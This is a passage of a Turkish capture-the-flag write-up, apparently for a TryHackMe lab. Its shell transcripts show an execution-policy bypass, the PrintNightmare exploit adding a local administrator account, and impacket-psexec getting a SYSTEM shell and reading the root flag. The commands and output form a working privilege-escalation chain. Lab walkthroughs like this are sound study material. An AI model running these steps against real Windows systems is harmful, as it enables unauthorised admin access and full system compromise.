PS C:\Users\bitbucket\Downloads> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
ENTERPRISE\Enterprise Admins
The command completed successfully.

PS C:\Users\bitbucket\Downloads>
Mevcut olan admin grup kullanıcıları bunlardır.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\Users\bitbucket\Downloads> Import-Module .\PrintNightmare.ps1
Import-Module : File C:\Users\bitbucket\Downloads\PrintNightmare.ps1 cannot be loaded. The file
C:\Users\bitbucket\Downloads\PrintNightmare.ps1 is not digitally signed. You cannot run this script on the current system. For more
information about running scripts and setting execution policy, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ Import-Module .\PrintNightmare.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [Import-Module], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\Users\bitbucket\Downloads> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Users\bitbucket\Downloads> Import-Module .\PrintNightmare.ps1
PS C:\Users\bitbucket\Downloads>
Başta execution policy izin vermiyor bunu bypass ederek devam ediyorum.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS C:\Users\bitbucket\Downloads> Invoke-Nightmare -DriverName "ACIVIK" -NewUser "acivik" -NewPassword "Password123!"
[+] created payload at C:\Users\bitbucket\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv.dll"
[+] added user acivik as local administrator
[+] deleting payload from C:\Users\bitbucket\AppData\Local\Temp\2\nightmare.dll
PS C:\Users\bitbucket\Downloads> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
acivik
Administrator
Domain Admins
ENTERPRISE\Enterprise Admins
The command completed successfully.

PS C:\Users\bitbucket\Downloads>
Bu sayede kendimi admin olarak ekledim bunu görüyoruz.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~/thm/enterprise]
└─# impacket-psexec lab.enterprise.thm/acivik:'Password123!'@10.114.172.198
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.114.172.198.....
[*] Found writable share ADMIN$
[*] Uploading file DYIfzeoJ.exe
[*] Opening SVCManager on 10.114.172.198.....
[*] Creating service iByt on 10.114.172.198.....
[*] Starting service iByt.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type ..\..\Users\Administrator\Desktop\root.txt
THM{1a1fa94875421296331f145971ca4881}
C:\Windows\system32>
İki farklı şekilde de system’i alıyoruz. vesselam.